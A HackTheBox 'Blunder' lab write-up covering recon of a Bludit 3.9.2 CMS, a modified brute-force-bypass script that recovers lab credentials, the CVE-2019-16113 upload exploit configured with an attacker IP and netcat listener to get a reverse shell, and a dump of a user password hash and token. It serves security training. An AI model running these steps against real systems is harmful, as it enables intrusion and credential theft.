
HackTheBox – Blunder



Blunder

OS: Linux

Difficulty: Easy

Points: 20

Release: 30 May 2020


IP: 10.10.10.191

Summary

- Discovery of Bludit CMS version 3.9.2, this software has multiple vulnerabilities.
- Exploited a bruteforce bypass exploit to capture credentials for fergus.
- Exploited a file upload exploit to gain a shell on the server.
- Discovered password hash for the user – Hugo, which was easily cracked.
- Authenticated as Hugo.
- Escalated privileges to root via CVE-2019-14287 which is a sudo security bypass exploit.

Recon

I began by adding 10.10.10.191 to /etc/hosts as blunder.htb.
This was followed up by nmap scans only revealing FTP on port 21 as closed and 1 open port – HTTP on port 80.



```
driggzzzz@kali:~/Desktop/HTB/Blunder$ sudo nmap -T5 blunder.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 07:04 EDT
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.013s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
driggzzzz@kali:~/Desktop/HTB/Blunder$ sudo nmap -T5 blunder.htb -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 07:04 EDT
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.011s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 55.37 seconds
driggzzzz@kali:~/Desktop/HTB/Blunder$ sudo nmap -sV -sC blunder.htb -p80,21 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 07:05 EDT
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.012s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```


Running dirb against the HTTP server reveals a couple of potentially interesting pages in robots.txt, LICENSE and admin.

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Mon Oct 19 07:18:44 2020
URL_BASE: http://blunder.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://blunder.htb/ ----
+ http://blunder.htb/0 (CODE:200|SIZE:7562)
+ http://blunder.htb/LICENSE (CODE:200|SIZE:1083)
+ http://blunder.htb/about (CODE:200|SIZE:3281)
==> DIRECTORY: http://blunder.htb/admin/
+ http://blunder.htb/cgi-bin/ (CODE:301|SIZE:0)
+ http://blunder.htb/robots.txt (CODE:200|SIZE:22)
+ http://blunder.htb/server-status (CODE:403|SIZE:276)
+ http://blunder.htb/usb (CODE:200|SIZE:3960)

---- Entering directory: http://blunder.htb/admin/ ----
+ http://blunder.htb/admin/ajax (CODE:401|SIZE:0)
```

Running dirb again searching for .txt extensions nets todo.txt


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Mon Oct 19 07:38:45 2020
URL_BASE: http://blunder.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://blunder.htb/ ----
+ http://blunder.htb/robots.txt (CODE:200|SIZE:22)
+ http://blunder.htb/todo.txt (CODE:200|SIZE:118)
```

Viewing todo.txt we can get a potential userrname – fergus.



```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Viewing the website there only appears to be a blog.



blunder.htb

A BLUNDER OF INTERESTING FACTS

ABOUT

Stephen King

November 27, 2019 - Reading time: ~1 minute


Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

ABOUT

I created this site to dump my fact files, nothing more.......?


However, navigating to /admin reveals a CMS login portal for Bludit.



blunder.htb/admin/

BLUDIT

Viewing the page source we can see that Bludit version 3.9.2 is running.



view-source:http://blunder.htb/admin/

```
<!DOCTYPE html>
<html>
<head>
    <title>Bludit</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="robots" content="noindex,nofollow">

    <!-- Favicon -->
    <link rel="shortcut icon" type="image/x-icon" href="/bl-kernel/img/favicon.png?version=3.9.2">

    <!-- CSS -->
    <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">
```

There are 2 interesting exploits for this particular version, first a brute force mitigation bypass:

https://rastating.github.io/bludit-brute-force-mitigation-bypass/


And secondly a file upload exploit which requires authentication.

https://github.com/ynots0ups/CVE-2019-16113

Both of these exploits need modifying to run however.

Exploit #1: Brute Force mitigation bypass.

I copied the POC script from https://rastating.github.io/bludit-brute-force-mitigation-bypass/ and created a wordlist based on the blog using cewl.



```
driggzzzz@kali:~/Desktop/HTB/Blunder$ cewl http://blunder.htb > cewl.txt
driggzzzz@kali:~/Desktop/HTB/Blunder$ head cewl.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
the
and
for
Load
Plugins
has
Page
King
more
```

I commented out the following lines as they aren't required.

```
# Generate 50 incorrect passwords
#for i in range(50):
#    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
#wordlist.append('adminadmin')
```

I also commented out this line to shorten the output of the script.

```
#    print('[*] Trying: {p}'.format(p = password))
```


I then modified the host and username variables to match the target.

```
host = 'http://blunder.htb'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []
```

And finally added the following lines to access the wordlist I created with cewl.

```
with open("cewl.txt", "r") as list:
    for i in list:
        wordlist.append(i.rstrip())
```

Running the script successfully finds the password for fergus as RolandDeschain.



```
driggzzzz@kali:~/Desktop/HTB/Blunder$ python3 exploit.py

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

FootHold


I downloaded the following python script:

https://github.com/ynots0ups/CVE-2019-16113/blob/master/cve-2019-16113.py


This didn't require much tweaking, just the following fields.

```
TARGET_URI = "http://blunder.htb"

# Target Bludit credentials
USERNAME = "fergus"
PASSWORD = "RolandDeschain"

# For reverse shell
# Setup listner prior to execution: nc -lvp 303
ATTACKER_IP = '10.10.14.5'
ATTACKER_PORT = '9001'
```

I set up my listener and ran the exploit, this granted me a shell as www-data.




```
driggzzzz@kali:~/Desktop/HTB/Blunder$ python3 rce.py
[+] Login successful!
[+] Upload of malicious file cknnjoryfd.png successful!
[+] Modification of .htaccess successful!
[+] Sending request to spawn shell. You may Crtl+C this program once shell is recieved.
```



```
driggzzzz@kali:~/Desktop/HTB/Blunder$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.191] 51072
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 13:41:04 up  1:33,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
shaun    :0       :0               12:07   ?xdm?   4:18   0.00s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_
SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; hostname; id
www-data
blunder
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


Privilege Escalation – User: Hugo

In /var/www/bludit-3.10.0a/bl-content/databases/users.php there is a SHA1 password hash for a user – Hugo.



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

